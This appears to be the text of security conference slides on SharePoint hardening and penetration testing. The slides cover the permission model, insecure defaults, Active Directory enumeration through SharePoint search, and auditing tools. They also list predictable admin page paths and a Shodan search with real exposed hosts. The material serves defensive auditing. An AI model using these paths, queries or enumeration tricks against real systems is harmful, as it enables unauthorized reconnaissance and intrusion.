Alexios Fakos
Principal Security Consultant

Jan Philipp
Solution Consultant Security

Getting a handle on SharePoint security complexity

Purpose today

Introduction

- Who we are
- Why this topic: SharePoint security
- Goals and agenda of this presentation
- What is SharePoint what can it do
- What SharePoint security information already exists

Purpose today

Agenda

- Introducing the SharePoint security model
  - The company-defender/admin/architect view
- Applying the SharePoint security model
  - The vendor/default configuration reality
- So how does this security hold up?
  - The pen-tester/auditor/attacker view
- Extending SharePoint
  - The features that can kill you

So what is this SharePoint?

- SharePoint is a Platform with many Web-parts to rapidly share data and create work-flows for teams on Web-Sites

- According to the vendor: **It does everything!**

Communities
Composites
Content
Search
Insights

Business Intelligence
Office Services
(Social) mySites
SharePoint Designer
SharePoint 2013 Store

http://sharepoint.microsoft.com/de-de/product/capabilities/Seiten/default.aspx

Attacking knowledge

What SharePoint security information already exists

- Technet & **OWASP**
- A link collection, not more
- Many gaps
- Based on SP 2003/2007 (Many vulnerabilities are fixed in SP 2010/2013)
- Missing presentations

Research for SharePoint (MOSS)

This page contains research notes on Microsoft's SharePoint MOSS and WSS

Contents [hide]

Source: https://www.owasp.org/index.php/Research_for_SharePoint_%28MOSS%29


The SP Security Model

Security Building Blocks
Classic Security
SharePoint Specifics

SharePoint security elements

SharePoint hierarchy of objects

- Central Administration Site
- Web/Service applications
  (Zones, if multiple URLs)
- Site Collections
- Sites
- Site components



SharePoint separation of duties

Separate administration (for humans) should be set at:

- Central Administration site (IT: farm admins)
- Web-application level (IT: application owners & dev)
- Site-collection level (Business: site-collection owners)
- Site-level (Business: site-owners)

Separate (technical) accounts must be used for:

- The systems farm management
- Key farm services (crawl, search, timer, …)
- Cross system authentication (IIS app-pools, WOPI, …)

Avoid breaking inheritance !

The classic security model

The "**A - G, (U), L ← P**" security model

- **A**ccounts in the Domain, organized by Domain Admins into **G**lobal **Groups** organized
- **G**lobal **Groups** organized by Enterprise Admins into **U**niversal **Groups** organized
- **U**niversal Groups or **G**lobal **Groups** organized by Resource Admins into **L**ocal **Groups** (Resource Groups)
- The Local Groups are added to ACLs and **P**ermissions are assigned by the resource admins

SP security best-practices

Applying the classic user access model to SharePoint

- SharePoint Groups = the locale Resource Groups
  Define these at the site-collection

- SharePoint is an RBAC (role based) model:
  Define the permissions per SharePoint group

Don't put users in SharePoint groups!

Don't assign permissions to AD Groups or users!

Service & connection accounts

- Have them! – before you start installing!

SP security best-practices

Easy on paper but…


- Farm Application access is often overlooked:
  - Farm Admin, Server Admin, AD Domain Admins (CA Site)
- Service account/managed accounts issues
  - Windows managed ≠ SharePoint managed
  - They don’ t work everywhere
- Different authentication methods:
  - Windows Native authentication
  - Claims Based authentication ← The Best
  - Federated authentication

Applying the Model

Only easy in theory

So what happens in reality

Default installation “Wizard”



- What happened in the background:
  - The powerful farm account is used for everything
  - MySites with auto creation and search is installed
  - Standard search and crawl is installed and configured
  - The SharePoint Designer is enabled
  - Legacy protocols (CGI, ISAPI, …) are turned on


Common permission pitfalls

Default installation “Wizard” worked like a charm

- So how have we exploited this:

  Compromising one site can be used to gain access to all other sites in the farm because of the farmAdmin account

  The SharePoint Designer (FrontPage) is enabled
  http://www.microsoft.com/de-de/download/details.aspx?id=16573
  free download and free access as authenticated users



Common permission pitfalls

Default installation “Wizard” worked like a charm

- But wait, you also get these attack surfaces:

Legacy features can be exploited:

- Did you know that if ISAPI can’t process a request it passes it to the host Windows machine with built-in SYSTEM credentials ☺

Passwords are also passed in clear text (HTTP) from the Central Administration-site, when configuring services (Hey they put a warning on)

Creepy crawlies – default search

Enumerating your entire Active Directory


- You can read trusts, domains and accounts with the powerful built in search features!
- So you 'scoped' your People-Picker control – there are many URL's that get to one of the nine search components!

- So what, here's what it means:
  - We found the RID-500 built-in administrator, used for about 82% of all AD attacks
  - We found blank template accounts with default accounts that allowed us to gain access to systems
  - We found forest trust to test domains with weak security and could gain access to production AD

Creepy crawlies – default search

SharePoint search: What it shouldn't look like

- Finding hidden accounts ($) – Yes you can!
- Some examples:
  - Services
  - Trusts



Creepy crawlies – default search

SharePoint search:

What it shouldn't look like

- Even more details are possible:
  - Built-in accounts
  - Service accounts
  - User accounts

The trouble with marketing

Default features are also on

- SharePoint Social
  - Share and Follow
  - MySites auto-creation
  - Like (even on the Central Administration)

- SharePoint Designer Access
  - Yes it's FrontPage IIS-Server extensions again

Turn them off – and not just at the GUI layer!

How does it hold up?

Tools
Webservices
WebDAV, CAML, …

Let's testing SharePoint...

Tools

- Predicable resources and information leaks

  Use your favourite Proxy (BurpSuite/Zap ...) with fuzzdb

Other tools do not work well

or are they just


script-kiddie safe?

Tools for testing SharePoint

Audit Tool

» **Sparty** – MS SharePoint and FrontPage auditing tool

For NTLM support use unofficial patch https://github.com/alias1/sparty




Tools for testing SharePoint

Another audit Tool

- **spscan** (https://github.com/toddsiegel/spscan)

  Fork of wpscan tool with SharePoint related data; for NTLM authentication use your favorite proxy



Spotting SharePoint services

fuzzdb

Attack and Discovery Pattern Database for Application Fuzz Testing

ject Home | Downloads | Wiki | Issues | **Source**


eckout **Browse** Changes

urce path: svn/ trunk/ discovery/ PredictableRes/ Sharepoint.fuzz.txt

```
1  /1033
2  /3082
3  /50
4  /60
5  /_admin
6  /_admin/operations.aspx
7  /_app_bin
8  /_controltemplates
9  /_layouts
10 /_layouts/1033
11 /_layouts/1033/accessdeniedpage.aspx
12 /_layouts/1033/aclinv.aspx
13 /_layouts/1033/aclver.aspx
14 /_layouts/1033/addgrp1.aspx
15 /_layouts/1033/addgrp2.aspx
16 /_layouts/1033/addrole.aspx
17 /_layouts/1033/advsetng.aspx
18 /_layouts/1033/alertdirectory.aspx
19 /_layouts/1033/alertsadmin.aspx
20 /_layouts/1033/alertserror.aspx
21 /_layouts/1033/allgrps.aspx
22 /_layouts/1033/applyregionalsettings.aspx
```

Google and Bing Hacking Dictionary Files

New **GoogleDiggity input dictionary** file contains **121 queries** that allow users to uncover SharePoint specific vulnerabilities exposed via the Google search engine. This dictionary helps assessors locate exposures of common SharePoint administrative pages, web services, and site galleries that an organization typically would not want to be made available to the public, let alone indexed by Google.



SharePoint Hacking Alerts for Google and Bing

Source: http://www.bishopfox.com/resources/tools/sharepoint-hacking-diggity/attack-tools/

http://code.google.com/p/fuzzdb/source/browse/trunk/discovery/PredictableRes/Sharepoint.fuzz.txt

Spotting SharePoint services

SHODAN

MicrosoftSharePointTeamServices -WWW-Authenticate

Search

Results **1** - **10** of about **16949** for **MicrosoftSharePointTeamSe**

Services

HTTP	16,391
HTTP Alternate	394
HTTP	125
HTTPS Alternate	23
Oracle iSQL Plus	10

Top Countries

United States	7,638
Canada	925
United Kingdom	810
Germany	699
China	434

Top Organizations

Microsoft Hosting	280
Comcast Business Commu...	252
Amazon.com	189
Amp Technology, LLC	127
Deutsche Telekom AG	124

Top Domains

comcastbusiness.net	297
verizon.net	129
tierzero.net	118
t-ipconnect.de	108
cox.net	71

IIS7
165.246.17.92
Inha University
Added on 21.11.2013

HTTP/1.0 200 OK
Content-Type: text/html
Last-Modified: Mon, 17 May 2010 04:25:30 GMT
Accept-Ranges: bytes
ETag: "b0e717fc78fca1:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 12.0.0.6421
X-UA-Compatible: IE=EmulateIE9
Date: Thu, 21 Nov 2013 15:24:26 GMT
Content-Length: 689

Document Moved
77.66.45.131
Netgroup A/S
Added on 21.11.2013

HTTP/1.0 302 Redirect
Content-Type: text/html; charset=UTF-8
Location: http://77.66.45.131/SitePages/Home.aspx
Server: Microsoft-IIS/7.5
X-SharePointHealthScore: 0
SPRequestGuid: fbd6589c-6aa4-e044-c9e1-c3903ad7b634
request-id: fbd6589c-6aa4-e044-c9e1-c3903ad7b634
X-FRAME-OPTIONS: SAMEORIGIN
SPRequestDuration: 37
SPIisLatency: 1
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 15.0.0.4420
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
Date: Thu, 21 Nov ...

Source: http://www.shodanhq.com/

Attacking surface

SharePoint Build Numbers and Cumulative Updates

- SharePoint 2003/2007


  http://blogs.technet.com/b/steve_chen/archive/2012/03/14/3486623.aspx

- SharePoint 2010

  http://www.toddklindt.com/sp2010builds

